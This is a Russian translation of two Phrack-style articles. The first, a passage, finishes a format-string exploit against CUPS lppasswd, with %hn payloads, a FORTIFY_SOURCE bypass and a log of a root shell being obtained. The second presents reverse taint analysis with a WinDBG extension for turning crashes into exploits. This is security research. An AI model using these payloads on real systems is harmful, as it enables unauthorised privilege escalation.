
Эти две записи перенаправляют поток управления на `system`, перезаписывая младший и старший полуслова сохранённого адреса возврата:

```
%14263u %7352$hn %27249u %7353$hn
```

Последняя часть используется для обхода FORTIFY_SOURCE:

```
%1$*14951$x %1$*14620$x %1073741824$
```

В целом дело непростое, но после некоторой настройки всё работает.

```
captain@planet:~/research/fmt/cups-1.4.2/systemv$ ls -l lppasswd
-rwsr-xr-x 1 root root 18867 2010-06-06 01:26 lppasswd
captain@planet:~/research/fmt/cups-1.4.2/systemv$ ls -al /tmp/sh
ls: cannot access /tmp/sh: No such file or directory
captain@planet:~/research/fmt/cups-1.4.2/systemv$ cp /bin/bash /tmp/sh
captain@planet:~/research/fmt/cups-1.4.2/systemv$ gcc -o sf sploit_filz.c
sploit_filz.c: In function 'main':
sploit_filz.c:13: warning: initialization from incompatible pointer type
sploit_filz.c:20: warning: incompatible implicit declaration of built-in
function 'memset'
captain@planet:~/research/fmt/cups-1.4.2/systemv$ ./sf 4
Enter old password:
Enter password:
Enter password again:
sh: %49150u: not found
Segmentation fault
captain@planet:~/research/fmt/cups-1.4.2/systemv$ ls -al /tmp/sh
-rwsr-xr-x 1 root root 818232 2010-07-07 01:26 /tmp/sh
captain@planet:~/research/fmt/cups-1.4.2/systemv$ /tmp/sh -p
sh-4.1# id
uid=1337(captain) gid=1337(captain) euid=0(root)
groups=4(adm),20(dialout),24(cdrom),29(audio),30(dip),44(video),46(plugdev)
,104(lpadmin),112(netdev),115(admin),118(pulse-access),120(sambashare),
1000(captain)
```

C. TODO — ASLR

Автору не удалось создать сверхнадёжный эксплойт, одновременно побеждающий ASLR и NX-стек. Отчасти трудность обусловлена количеством движущихся частей.

В данном случае ASLR создаёт проблемы по двум причинам. И стек, и libc (и текстовый сегмент) смещаются — они смещены друг относительно друга случайным образом. В приведённом выше эксплойте нужно знать два значения: расположение сохранённого адреса возврата и адрес glibc. С помощью лимитов ресурсов по-прежнему можно перебором вскрыть уязвимость, но это требует терпения при 24 битах энтропии.

Были опробованы следующие два метода.

1) Примитив копирования (чтение+запись) через аргументы ширины.

Аргумент ширины позволяет прочитать значение из памяти и записать соответствующее количество пробелов.

`%1$*100$u` прочитает значение 100-го аргумента и выведет столько пробелов. Предположительно, именно для этого и был введён `%n`. Операция копирования выглядит так:

```
%1$*100$u %2$101$n
```

Вердикт автора: слишком запутанно.
Примитив записи через копирование, по всей видимости, не работает надёжно при потере состояния из-за FORTIFY_SOURCE. Точные причины ещё не установлены, и возможно, существует способ стабилизировать его. Кроме того, после операции копирования внутренний счётчик printf нужно сбросить, записывая значение много раз. Проще всего для этого вывести одно и то же значение '256' раз, уменьшив ширину записи до одного символа за раз. Запись одного и того же значения '256' раз гарантирует, что младший байт внутреннего счётчика станет 0.

2) Переиспользование двойных стековых указателей.

В `lppasswd` существуют двойные указатели на стеке, которые можно переиспользовать. Для работы `%n` нужен указатель. Суть этого подхода — использовать первый указатель для перенаправления второго указателя на адрес возврата.

Вердикт автора: использование указателей надёжно, но ASLR вносит достаточно энтропии, так что нужное смещение к адресу возврата ненадёжно. Наилучший результат — 24 бита энтропии: 12 бит для адреса возврата и 12 бит для `&system`. Лишь один эксплойт сработал, и автор не смог воспроизвести его даже после ночи тестирования.

```
==========================================================================
```

---

4. Послесловие

По мнению автора, поразительно, что `vfprintf` вообще компилируется. Следует кратко отметить, что в коде `vfprintf` существуют и другие точки атаки, несколько более сложные, хотя и весьма запутанные. Вот один пример: если цель использует устаревшие возможности `vfprintf` для регистрации собственных спецификаторов строк формата, атакующий может получить произвольное исполнение кода без использования `%n`. Исполнение без `%n` может оказаться возможным даже с реализациями таблиц переходов...

Эта статья посвящается runixd и beist — лучшим двум из первых трёх лоллерскейтеров. Большой привет ещё более крутым lollerskaterz, слетающим с rofl-вертолётов. Сёрфите хаос, ребята!

Огромная благодарность команде phrack за помощь.
А также настоящим хакерам, которые заставляют меня краснеть.

Спасибо за чтение. Have phun!

Ссылки

- [0] http://msdn.microsoft.com/en-us/library/ms175782.aspx
- [1] http://www.securityfocus.com/bid/1634
- [2] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0393
- [3] https://phrack.org/issues/59/7.html#article
- [4] https://phrack.org/issues/63/14.html#article
- [5] http://althing.cs.dartmouth.edu/local/formats-teso.html

- [6] http://www.loko.nu/formatstring/format_string.htm

Динамический анализ программ и эксплуатация уязвимостей

От краша до эксплойта

Автор: BSDaemon
Контакт: ``
Дата: 14 августа 2010

> *«Не важно, во что ты веришь,*
> *когда кто-то умирает — жизнь всегда продолжается*
> *в тех, кто помнит.»*
> *— Md. Sergio da Silva Branco*
> *Любимый отец и мой герой. Да хранит тебя Бог!*

Содержание

---

0 — Аннотация

Данная статья представляет собой компиляцию современных достижений в области анализа программ, реальную реализацию на основе расширения для Microsoft Debugger с поддержкой трассировки, а также GUI-приложение для непосредственного проведения такого анализа. Инструмент помогает не просто определить, является ли что-то эксплуатируемым, но и реально

направляет в процессе эксплуатации. В нём используется обратный taint-анализ для отображения пути от краша к исходным данным: он определяет, какая часть данных вызвала сбой приложения и как эти данные преобразовывались в ходе выполнения.

В статье не рассматривается процесс создания расширений для Microsoft Debugger и не приводится никаких ссылок на эту тему. Здесь речь идёт исключительно об эксплуатации программного обеспечения, поэтому прочие мотивации для анализа программ полностью игнорируются (хотя автор признаёт их важность). Для эффективного применения инструмента необходимо глубокое понимание эксплуатации уязвимостей.

0.1 — Ключевые слова

Динамический анализ, taint-анализ, поток данных, промежуточный язык, обратное проектирование, эксплуатация программного обеспечения.

---

1 — Введение

Анализ программ — горячая тема. О ней говорят всё больше людей, учитывая впечатляющее количество крашей, которые сегодня обнаруживают фаззеры [1] [2].

В данной статье анализ программ используется как способ заставить вычислительную систему автоматически (или хотя бы с минимальным участием человека) рассуждать о поведении программы и делать выводы, полезные на практике.

В мире, где тысячи крашей существуют и легко обнаруживаются в важнейшем программном обеспечении, первоочерёдной задачей является классификация эксплуатируемости таких ошибок. Известно, что исправить все баги, которые находят фаззеры, невозможно (или нецелесообразно, или просто никто не хочет это делать — причины всегда найдутся). Поэтому компании стремятся исправлять (или эксплуатировать) хотя бы те, которые поддаются эксплуатации.

Проблема в том, что единственным доступным решением для анализа крашей является разработка Microsoft (под названием !exploitable или bang exploitable) [3][4]. Оно не особенно полезно для создания реальных эксплойтов или более глубокого понимания проблемы, а лишь даёт статическую классификацию: exploitable, probably exploitable, not exploitable или unknown.

Даже люди, имеющие доступ к исходному коду, порой прибегают к подобным инструментам для определения эксплуатируемости конкретного пути (иногда проще анализировать баг, не погружаясь в запутанную структуру кода).

Концепции и сложности taint-анализа будут объяснены с целью понимания того, что делает предлагаемое решение, и для лучшего представления о перспективах и областях для улучшений.

1.1 — Структура статьи

В главе 2 рассматриваются концепции, необходимые для решения: анализ потока программы, taint-анализ, источники заражения, а также сопоставление между кодом на ассемблере и taint-местами для распространения заражения. Также в этой главе обсуждается взрыв отслеживаемых данных при заражении с самого начала выполнения и объясняется, почему

обратный taint-анализ является решением этой проблемы.

Глава 3 сравнивает предлагаемое решение с программным обеспечением Microsoft !exploitable.

Глава 4 определяет перспективы данной области и некоторые ожидаемые улучшения.

Глава 5 содержит благодарности всем, кто прямо или косвенно внёс вклад в написание статьи.

Глава 6 включает список литературы и дополнительные ссылки (не процитированные напрямую, но полезные для углублённого изучения). Наконец, глава 7 — самая сочная часть — содержит исходные коды двух проектов: расширения Microsoft Debugger (главная тема статьи) и HeapMonitor для Linux-ARM, также упомянутого в статье.

---

2 — Концепции и дополнения

Это ядро статьи, в котором излагается современное состояние анализа программ применительно к эксплуатации уязвимостей. Здесь рассматриваются все сложности данной области и все концепции, необходимые для понимания прилагаемого кода (раздел 7).

Опыт эксплуатации уязвимостей не обязателен для понимания данного раздела. Однако он является обязательным условием для практического использования предлагаемого решения, поскольку реализация лишь помогает в процессе анализа, автоматизируя проверку того, что именно контролирует атакующий и какие трассы кода ведут к точке краша.

2.1 — Taint-анализ

Taint-анализ — один из видов анализа потока программы. Идея такого анализа в контексте данной статьи состоит в определении влияния внешних данных на анализируемое приложение.

Поскольку информация течёт (или, как обычно говорят, копируется или влияет на другие данные), необходимо отслеживать это влияние для определения контроля над конкретными данными (регистрами, ячейками памяти). Это предварительное условие для последующего определения эксплуатируемости.

Для отслеживания потока информации необходимо вести учёт всех taint-источников и распространять это отслеживание на зависимые данные.

Это означает, что когда заражённое место используется таким образом, что значение другого места выводится из заражённых данных (например, в математических операциях, командах перемещения и других), другое место также необходимо пометить как заражённое. Это называется распространением заражения и определяется следующим транзитивным соотношением:

```
- Если информация A используется для вывода информации B:
    A->t(B) -> Прямой поток
- Если B используется для вывода информации C:
    B->t(C) -> Прямой поток
- Следовательно: A->t(C) -> Косвенный поток
```

Эти транзитивные шаги между операциями называются «потоками» и могут анализироваться по одному или блоками (как в приведённом примере, A->t(C)).

Место определяется как:

• Адрес памяти и размер

• Имя регистра (в реализации регистр рассматривается целиком, без различия между `%eax` и `%al`, например). Это означает, что при определении регистра устанавливается более широкая область (например, пометка `%al` как заражённого также заражает `%eax`), а очистка производится в меньшей области. Необходимо соблюдать осторожность, поскольку при определении `%al` `%ah` не устанавливается.

Для отслеживания битовых операций в регистре важно помечать на уровне кодовых блоков графа потока управления [5]. Это добавляет дополнительную сложность, поскольку существуют и граф потока, и граф зависимостей данных. Граф зависимостей представляет влияние исходных данных на выполняемую операцию.

В реализации, прилагаемой к данной статье, расширение WinDBG нормализует операции, сохраняя использованные значения для последующего изучения GUI-приложением. Это обеспечивает отличный обзор заражённых данных.

2.1.1 — Источники заражения

Любая информация, считающаяся ненадёжной, является заражённой.

Ненадёжной в контексте данной статьи называется информация, которая находится под контролем атакующего. При работе с заражёнными данными также существует транзитивное соотношение: любые незаражённые данные, получающие значения из заражённого источника, становятся заражёнными.

Сюда входит информация, полученная из сети или считанная с диска (например, в случае клиентских эксплойтов).

Чем больше заражённой информации, тем шире распространение и тем больше ресурсов требуется для её отслеживания. В ситуациях фаззинга, когда заражённые данные используются для обратной связи о поведении программы, даже серверные конфигурации могут быть помечены как заражённые (чтобы избежать необходимости тестировать серверное программное обеспечение с множеством различных конфигураций [22]).

Заражённая информация удаляется только тогда, когда она получает присвоение из незаражённого источника или присвоение из заражённого источника, дающее константное значение, не контролируемое атакующим. Большинство инструкций программы не снимают заражение с данных, поэтому обычно количество заражённых данных увеличивается в процессе анализа программы.

Приведённый выше пример является явным потоком, поскольку определяемое значение получит использованное заражённое значение независимо от каких-либо условий.

Когда для потока существуют условия, это называется неявным потоком, как в следующем примере:

```
if (x == 1) y=0;
```

Как будет проанализировано в разделе 2.2, условные операторы требуют особого подхода к анализу; в предлагаемом инструменте это реализуется в части анализа (расширение WinDBG).

Два особых случая для отслеживания: частичное заражение (когда ненадёжный источник не полностью контролирует заражённые данные) и слияние заражений (когда два разных ненадёжных источника используются для вывода некоторых данных). При слиянии результат является заражённым.

Область данных «используется», когда на неё ссылается операция, и «определяется», когда данные изменяются.

Инструкции, являющиеся чистыми присвоениями, легко отслеживать: если заражённое место используется для определения другого места, это новое место также будет заражённым.

Операции над строками являются заражёнными, когда:

• Они используются для вычисления размеров строк с использованием заражённого места:

```
// Например:
a = strlen(tainted(string));
// Поскольку string заражена, предполагается, что атакующий
// также контролирует значение a.
```

• Поиск конкретного символа с использованием заражённого места, определяющий флаг наличия или отсутствия:

```
// Например:
pointer = strchr(tainted(string), some_char);
if (pointer) flag=1;
// Поскольку строка заражена, предполагается, что атакующий
// частично контролирует флаг. То же происходит, если атакующий
// контролирует значение some_char.
```

Арифметические инструкции хотя бы с одним используемым заражённым операндом обычно определяют заражённые результаты, поскольку атакующий хотя бы частично контролирует результат. Эти инструкции могут быть упрощены с помощью промежуточных языков для отображения на булевы операции; тогда применяются следующие правила:

```
Таблица истинности OR:
X    Y    X or Y
0    0    0
0    1    1
1    0    1
1    1    1

Таблица истинности AND:
X    Y    X and Y
0    0    0
0    1    0
1    0    0
1    1    1

Таблица истинности XOR:
X    Y    X xor Y
0    0    0
0    1    1
1    0    1
1    1    0
```

Предполагая наличие хотя бы одного используемого заражённого элемента:

• В ситуации с операндом OR: если используемые незаражённые данные равны 1, результат операции не определяется, и поэтому он снимается с заражения. Если они равны 0, какое бы значение ни было определено для заражённых данных, то же значение будет определено для используемой цели операции, а значит, результат является заражённым.

• В операции AND: если используемый незаражённый регистр данных равен 0, результат не может быть определён, и данные снимаются с заражения. Если незаражённые данные равны 1, результат полностью определяется, и он является заражённым.

• У XOR есть особый случай: когда значение подвергается XOR с самим собой. Это единственный случай, когда используемые заражённые данные будут определять незаражённый результат (0).

Также полезно отслеживать регистр EFLAGS, когда атакующий способен определять его значение, считая его заражённым (это впоследствии используется для определения влияния на операции потока управления).

Условные ветвления обрабатываются в реализации с помощью анализа трассировки, генерируемого плагином WinDBG. Для трассировки используется пошаговое выполнение. WinDBG предоставляет дизассемблированный опкод для текущей инструкции, который разбирается для отслеживания заражённых данных.

Для устранения ограничения инструмента — неучёта случаев, не порождённых исходными данными краша, — необходимо тщательно анализировать условные переходы и регистры флагов:

• Если атакующий может определить EFLAGS, а переход зависит от флага, атакующий контролирует решение о ветвлении (это рассматривается !exploitable как unknown, поскольку создаёт множество различных возможностей — простого контроля над EIP недостаточно для определения эксплуатируемости: необходим также некоторый контроль над ячейкой памяти, на которую указывает EIP). Ret-into-lib зависит от контроля над аргументами, а ROP-подходы требуют многократного контроля возврата для создания всех необходимых гаджетов.

• Контроль над решением о ветвлении означает заражённый EIP, поскольку атакующий хотя бы частично контролирует поток выполнения.

• Для рассмотрения значения EIP необходимо определить:
• Адрес при выполнении перехода
• Адрес следующей инструкции (если переход не выполнен)
• Значение интересующего регистра флагов (0 или 1)
• Тогда: `%eip <- (адрес следующей инструкции) + значение регистра флагов * (|адрес при выполнении перехода - адрес следующей инструкции|)`

Приведённая формула позволяет расширить функциональность для распространения заражения на блоки потока кода, решая фактическое ограничение по определению, находится ли конкретный блок кода под контролем атакующего (вместо конкретного назначения с фактическими входными данными, вызывающими краш), однако и экспоненциально увеличивает сложность отслеживания.

Исследователи проявляют изобретательность, поэтому существует множество других применений taint-анализа, например: определение того, как долго чувствительные данные хранятся в системе [6], и/или формальное определение безопасного потока информации [7].

2.1.2 — Промежуточные языки и источники заражения

Для отслеживания заражённых источников и распространения заражения критически важно иметь анализ программы, понимающий семантику целевого языка программы.

Существуют инструменты для реализации taint-анализа в высокоуровневых языках, таких как C++ и Java [7][8][9], однако данная статья ориентирована на прямой анализ кода на ассемблере. Также рекомендуется прочитать о символическом выполнении [9][10] и SAT-солверах [11][12][13], поскольку они тесно связаны с данной темой.

Классический подход — использование промежуточного языка для представления инструкций программы. Это улучшает качество кода и облегчает переносимость.

В данной области существует множество хороших ссылок, поэтому здесь будет лишь несколько рекомендаций [14][15][16]. Непосредственно используется WinDBG API, что не является оптимальным подходом с точки зрения переносимости, однако оказалось самым быстрым вариантом для разработки.

Расширения WinDBG — это DLL, загружаемые отладчиком через LoadLibrary и выполняемые в контексте процесса отладчика. Эти расширения пользуются доверием отладчика. Отладчик пытается обрабатывать нарушения доступа, однако повреждения кучи в самом расширении скорее всего приведут к краше отладчика.

Все расширения отладчика могут вызывать Win32 API и интерфейсы отладчика (dbgeng.dll).

Более важно то, что API отладчика пытается абстрагировать тип/версию цели, то есть можно писать расширения, одинаково работающие как в живом сеансе отладки, так и с файлом дампа. То же применимо к целям в режиме пользователя/ядра.

Два основных типа API расширений для WinDBG:
• **WdbgExts** — старый интерфейс расширений отладчика, имеющий множество ограничений при поиске символов и типов
• **DbgEng** — новый интерфейс отладчика, на котором основан прилагаемый проект. Предлагает интерфейс для всего, что может выполнять отладчик

API расширений DbgEng экспонируется через dbgeng.dll и предоставляет возможность создавать новые автономные инструменты, вызывающие этот интерфейс. Часть поддерживаемых функций:
• Получение информации о текущем потоке/процессе
• Чтение/запись памяти
• Поиск символов/типов

Для вызова функций расширения необходимо сначала создать объекты интерфейса отладки, а затем вызвать интерфейс, предоставляемый этими объектами.

Расширение, использующее DbgEng, должно экспортировать точку входа DebugExtensionInitialize, а также опционально — DebugExtensionNotify и DebugExtensionUninitialize.

Как было объяснено ранее, отладчик вызовет LoadLibrary() для DLL расширения, а затем GetProcAddress() для поиска точки входа.

Из прилагаемого кода:

```
HRESULT
CALLBACK
DebugExtensionInitialize(
    OUT PULONG Version,
    OUT PULONG Flags
)
```

Это обязательная точка входа, вызываемая при загрузке расширения. Функция получает новые интерфейсы отладчика через следующий код:

```
if ((Hr = DebugCreate(__uuidof(IDebugClient)),
                (void **)&DebugClient)) != S_OK)
...

if ((Hr = DebugClient->QueryInterface(__uuidof(IDebugControl),
                (void **)&DebugControl)) != S_OK)
```

Необязательная:

```
void
DebugExtensionNotify(
    OUT ULONG Notify,
    OUT ULONG64 Argument
)
```

Вызывается при подключении/отключении цели и не используется в коде. DebugExtensionUninitialize вызывается при выгрузке расширения и может выполнять процедуры очистки.

В прилагаемом коде:

```
HRESULT
CALLBACK
vdt_trace(PDEBUG_CLIENT Client, PCSTR args)
```

Это расширение отладчика (вызывается из отладчика через !vdt_trace). Аргумент args — строка аргументов командной строки, передаваемая расширению.

API очень богат возможностями получения информации о процессе, и настоятельно рекомендуется изучить исходный код на данном этапе.

2.1.3 — Взрыв отслеживаемых данных

Любой, кто работал с распространением заражения, знает, что главная проблема — как вести учёт всех данных.

В данном случае необходимо как минимум:

• Идентифицировать все инструкции и их операнды
• Определить исходные, целевые и другие затрагиваемые регистры (некоторые проекты не отслеживают затрагиваемые регистры, например флаги сравнения в EFLAGS [6])
• Пометить все заражённые данные
• Понять, что делает каждая инструкция

Легко заметить, что ведение учёта всей информации требует значительных ресурсов, тем более когда необходимо принимать решения и следовать им.

Для инструкций существуют явные и неявные операнды, и необходимо поддерживать все ситуации (иначе теряется отслеживание некоторых важных заражённых данных).

Хороший пример [5] — простая операция `push %eax`:

```
- Явный операнд: регистр %eax
- Неявные операнды: %esp и ss
- Семантика:  %esp <- %esp-4           (вычитание)
              ss:[%esp] <- %eax        (перемещение)
```

Как объяснялось, это обрабатывается промежуточным языком. Необходимо отслеживать базовые области памяти, их размер и имена регистров (хранение информации на уровне битов — в отличие от уровня байтов [21] — лучше для избежания ложных срабатываний, но склонно к лёгкому взрыву количества собираемых данных).

Булевы операции также требуют особой обработки, поскольку некоторые из них дадут разные результаты при выполнении с одинаковыми данными (или с фиксированными значениями), например XOR одних и тех же заражённых данных вернёт незаражённую информацию (AND с 0 — то же самое и т. д.), как было объяснено ранее.

Инструкции над строками также необходимо помечать (многие целочисленные переполнения происходят из вычислений размеров данных). Случаи заражения операций над строками рассмотрены в разделе 2.1.1.

Заражённые данные остаются таковыми длительное время, что также усугубляет проблему взрыва (для удаления отслеживания данных требуется, чтобы эти данные получили неконтролируемое значение или были каким-либо образом освобождены).

В ходе шага трассировки (описанного далее) сложность инструкций упрощается для ускорения процесса анализа.

Ввиду всех сложностей, с которыми сталкивается taint-анализ, а также нехватки подробной информации об исходных данных для конкретных форматов файлов и протоколов, что затрудняет создание рабочих эксплойтов в подобных случаях, было принято решение использовать иной подход. Такой подход очень полезен, когда уже есть воспроизводимый случай краша, и называется он обратным taint-анализом.

2.2 — Обратный taint-анализ

Обратный taint-анализ — это противоположный подход к естественному потоку taint-анализа. По сути, вместо того чтобы получить все входные данные, пометить их как заражённые и отслеживать в ходе выполнения программы, берётся краш, определяется, что представляет интерес (что привело к сбою приложения), и прослеживается путь назад — чтобы выяснить, поступают ли данные из входных данных и какие преобразования были выполнены.

Это позволяет избежать взрыва заражённых данных, поскольку большинство входных данных считается незаражёнными (и обычно является легитимными).

Для этого процесс делится на две части:

• Трассировка от хорошего состояния до краша (инкрементально выгружается в файл) — сбор существенной информации о целевом приложении при получении им входных данных, что формально называется «анализ»
• Анализ файла трассировки — формально определяемый как шаг «верификации», на котором выполняется заключительный анализ

Шаг трассировки сохраняет полезную информацию, например эффективные адреса и значения данных (впоследствии используемые для определения того, что, куда и как копируется). Необходимо учитывать следующее:

• Реализовано с помощью расширения WinDBG
• Поддерживаются только базовые инструкции x86 (без MMX и SSE). Это ограничивает анализ во многих случаях и требует расширения поддерживаемых инструкций. Проект публикуется с открытым исходным кодом, поэтому приветствуются патчи.
• Упрощение инструкций для облегчения следующего шага

Для обеспечения упрощения необходимо работать со многими частностями, например в инструкции:

```
CMPXCHG r/m32, r32 -> «Сравнить EAX с r/m32. Если равны, установить ZF
                       и загрузить r32 в r/m32. Иначе — очистить ZF
                       и загрузить r/m32 в AL» [17]
```

Такая инструкция порождает необходимость в условных заражениях, поскольку, контролируя `%eax` и `r32`, атакующий контролирует и `r/m32`.

Также предусмотрены альтернативные заражения в виде `srcdep{1,2,3}`.

Поскольку шаг трассировки генерирует файл для загрузки следующим шагом, этот файл будет содержать:

• Мнемоник инструкции
• Операнды
• Зависимости для исходного операнда

Зависимости для операнда — это, например, элементы косвенно адресуемой памяти. Это создаёт дерево потока данных с корнем в инструкции краша.

Шаг анализа получает диапазоны адресов, содержащих данные атакующего, и затем выполняет автоматический анализ для определения контроля над любым интересующим элементом.

• Реализовано в виде автономного инструмента (в том же файле проекта) с графическим интерфейсом!

Поскольку поток данных доступен в виде дерева с корнем в инструкции краша, шаг анализа просто выполняет поиск в этом дереве с использованием алгоритма BFS [18].

Рассмотрим пример кода:

```
1-) mov edi, 0x1234       ; dst=edi, src=0x1234
2-) mov eax, [0xABCD]     ; dst=eax, src=ptr 0xABCD
                          ; Note 0xABCD is evil addr
3-) lea ebx, [eax+ecx*8]  ; dst=ebx, src=eax, srcdep1=ecx
4-) mov [edi], ebx        ; dst=ptr 0x1234, src=ebx
5-) mov esi, [edi]        ; dst=esi, src=ptr 0x1234, srcdep1=edi
6-) mov edx, [esi]        ; Crash!!!
```

Дерево будет выглядеть следующим образом:

```
6-) Откуда берётся [esi]?
5-) [edi] перемещается в esi; откуда берётся edi и что находится в [edi]?
4-) [edi] получает ebx; edi определяется в 1-) из фиксированного значения
3-) ebx получается из инструкции lea, использующей eax и ecx
2-) eax получает значение, контролируемое атакующим
... ecx выходит за рамки данного примера :)
```

2.2.1 — От краша к эксплойту

Для компиляции прилагаемого проекта используется Microsoft Visual Studio 2008 для GUI и командная строка для расширения отладчика (не забудьте установить SDK расширений отладчика [19]).

Для компиляции приложений перейдите в каталог исходных кодов и откройте проект в Visual Studio.

GUI компилируется через сборку проекта, DLL — через командную строку:

```
- Откройте командную строку DOS
- Выполните:

  Cmd.exe /k C:\WinDDK\7600.16385.0\bin\setenv.bat \
  C:\WinDDK\7600.16385.0\ chk WNET

- Затем перейдите в каталог VDT-Tracer и выполните:

      setpaths.cmd

- На некоторых системах потребуется открыть файл makefile
  (просто открыть и закрыть):

      edit makefile

- Затем просто скомпилируйте:

      bcz

- Скопируйте библиотеку из bin\i386\vdt-tracer.dll
  в каталог расширений WinDBG
```

К статье прилагается файл Excel с проблемой, обнаруженной случайно два года назад (проблема была найдена в ходе криминалистического анализа другом автора, который после восстановления таблицы Excel заметил, что Excel падает при попытке открыть её). Имя файла — FIL573.XLS.

Проблема была исправлена более года назад, однако она полезна для иллюстрации шагов, предпринятых для использования этого проекта. Как было упомянуто, шаг анализа рассматриваться не будет — будет лишь показано, как запустить инструмент... остальное за вами!

Сначала откройте Excel и подключитесь к нему с помощью WinDBG [Рисунок WinDBG_Attaching_to_Excel]. Добавьте точку останова в CreateFile [Рисунок WinDBG_Breakpoint_CreateFile].

Запустите процесс трассировки [Рисунок WinDBG_Trace_VDT].

Откройте файл краша в Excel [Рисунок Opening_Crash_File_Excel].

С помощью hex-редактора (в данном случае использовался xvi32) откройте файл и попробуйте найти строку, которую можно поискать в памяти программы, чтобы определить, куда был загружен файл [Рисунок Finding_User_Input_in_Memory].

С помощью возможностей поиска WinDBG найдите эту строку в памяти программы [Рисунок WinDBG_Finding_User_Input_in_Memory].

Откройте файл трассировки в GUI [Рисунок VDT_Open_Trace_File] и добавьте диапазон заражения, как показано на [Рисунок VDT_Add_Taint_Range] и [Рисунок VDT_Add_Taint_Range2].

Теперь всё готово, и вы получите taint-анализ интересующих вас инструкций, связанных с указанным диапазоном памяти.

Щёлкните правой кнопкой мыши на любой инструкции [Рисунок VDT_Check_Taint_Of], посмотрите опцию Check Taint Of [Рисунок VDT_Check_Taint_Of2]. Она предложит информацию о заражении для всех применимых операндов [VDT_Check_Taint_Of3].

---

3 — Существующие решения и сравнения

Microsoft Research выпустила расширение !exploitable [3] для Microsoft Debugger вместе с исходным кодом. Это замечательная инициатива, которая внесла большой вклад в растущее сотрудничество между исследователями и индустрией программного обеспечения (поскольку теперь поставщики могут хотя бы классифицировать эксплуатируемость каждой сообщённой уязвимости). Хотя инструмент во многих случаях не справляется с классификацией эксплуатируемости, он обеспечивает хорошую расширяемость и является хорошей отправной точкой в этой инициативе. Важно также отметить, что одна из целей инструмента — идентификация уникальных багов, что позволяет устранять дублирующиеся проблемы.

Простой пример проблемы такого подхода:

```
_declspec(naked) int main() {
    _asm {
        mov eax, 0x41414141
        call eax
    }
}
```

Это некорректно классифицируется как EXPLOITABLE, поскольку инструмент всегда предполагает, что атакующий контролирует все входные операнды [Рисунок bangexploitablefp.jpg]. В данном примере это не так. Предлагаемое в статье решение отличается тем, что вместо попытки классифицировать эксплуатируемость оно позволяет сэкономить время исследователя при анализе уязвимостей, точно определяя именно это ограничение: находятся ли входные операнды под контролем атакующего?

Итак, цели !exploitable:

• Классификация уникальных проблем (крашей, проявляющихся через разные пути кода, задействованных в тестировании машин и в нескольких различных тест-кейсах)
• Быстрая приоритизация проблем (поскольку крашей тысячи, а аналитические возможности крайне ограничены)
• Группировка крашей для анализа

Цели предлагаемого инструмента:

• Помочь вам создать код эксплойта :)

Пётр Баня опубликовал статью об архитектуре для аналогичного анализа с более продвинутыми случаями — Spiderpig [20]. Проект Spiderpig недоступен для тестирования, что делает невозможным справедливое сравнение. В своей статье Пётр описывает подход Virtual Code Integration (или Dynamic Binary Rewriting). Некоторые техники, использованные на этапах «представления промежуточного языка», также применяются в предлагаемом инструменте, но по-другому (промежуточный язык отсутствует, но есть нормализованный вывод трассировки выполнения). Spiderpig позволяет решать конкретные конфликты в частично контролируемых данных, создавая так называемый «спорный объект» (disputable object). В этих объектах родительские объекты также доступны для анализа. После изучения представленных в статье алгоритмов Spiderpig кажется значительно более продвинутым, чем предлагаемый инструмент, однако, как было сказано, он недоступен.

TaintCheck [21] зависит от DynamicRIO или Valgrind и является расширением для taint-анализа с целью обнаружения условий переполнения в тестируемом программном обеспечении. Он не помогает на этапе создания эксплойта, равно как и не определяет фактическую эксплуатируемость проблемы. Он разделён на taint-seed, taint-tracker и taint-assert, предназначенные соответственно для определения исходных заражённых значений (например, значений из сети), отслеживания распространения и предупреждения о нарушениях безопасности. Поскольку данный инструмент предлагает решение для тестирования безопасности, было решено также включить в статью пример инструмента мониторинга кучи. Этот инструмент нацелен на решение задачи тестирования кучи для встраиваемых архитектур Linux с ARM (значительно менее продвинутый, чем плагин Valgrind Memcheck, однако единственный вариант для ARM, о котором известно автору).

Предлагаемое здесь решение началось с первого столкновения с проблемой эксплуатации сложной клиентской уязвимости, связанной с очень сложным (и в то время закрытым) форматом файла. Позднее оно было расширено после изучения результатов атакующих сценариев против Word [1] и поиска способов автоматизации анализа для определения эксплуатируемости.

Первоначальная версия была интегрирована с фаззером для предоставления внутренней информации и обратной связи с фаззером для лучшего покрытия критических частей программного обеспечения [22]. Она была основана на Unix и позднее портирована на Solaris для эксплуатации двух уязвимостей, опубликованных Secunia [23] в том же программном обеспечении, где RISE Security нашла уязвимость несколькими месяцами ранее.

Поскольку хороший друг автора занимался исследованиями в той же области и имел хороший опыт работы с Microsoft Debugger, было принято решение объединить реализации и создать финальную версию, представленную здесь. С тех пор она постоянно расширяется и используется в рабочих и личных проектах.

Главное отличие состоит в том, что здесь предоставляется обратный taint-анализ для помощи в процессе эксплуатации: фокус делается на определении того, что контролирует атакующий, начиная от краша и заканчивая входными данными.

---

4 — Будущее и другие применения

Предвидеть будущее невозможно. Хочется надеяться, что всё больше исследователей будут вносить вклад в проект, помогая ему расти и достигать зрелости.

Коду срочно необходима расширенная поддержка инструкций x86, ускорение, введение эвристического обнаружения пользовательских входных данных (чтобы не нужно было вручную указывать диапазоны памяти для наблюдения).

Несомненно, возможны многие другие применения, и ожидается появление ряда расширений.

Первоначальная идея была основана на Valgrind и промежуточном языке REX. Доступная версия основана на Microsoft Debugger (но жёстко привязана к нему из-за ограниченного времени на создание проекта).

Ограничение такого подхода состоит в необходимости наличия PoC для трассировки выполнения вплоть до краша и последующего обратного анализа. Если PoC не проходит конкретный путь выполнения, дающий контроль над некоторыми конкретными областями памяти, анализ покажет, что эти области памяти не контролируются. Инструмент не пытается найти другие способы получения контроля над нужными областями — он лишь предоставляет информацию о том, контролируются или нет такие области на основе выполненного PoC.

Существуют и другие области интереса, например просмотр кучи [24]. Пример инструмента просмотра кучи для Linux ARM также прилагается к статье, а будущие версии будут доступны на Sourceforge [25].

Кроме того, интересным подходом является интеграция с фаззерами [22] для более эффективного поиска уязвимостей безопасности.

---

5 — Благодарности

Многие люди помогали мне на долгом пути к этим исследованиям, которые в итоге вылились во что-то интересное (по крайней мере для меня), достойное публикации — вы все знаете, кто вы.

Самая большая благодарность — Жулиу Ауто за помощь с инструментами и за то, что у него хватило решимости выступить в одиночку [26], пока я всё ещё боролся за разрешение опубликовать всё под своим личным именем.

Особая благодарность команде Phrack Staff за отличный обзор статьи, множество важных идей о том, как лучше её структурировать, и за придание ей реальной ценности.

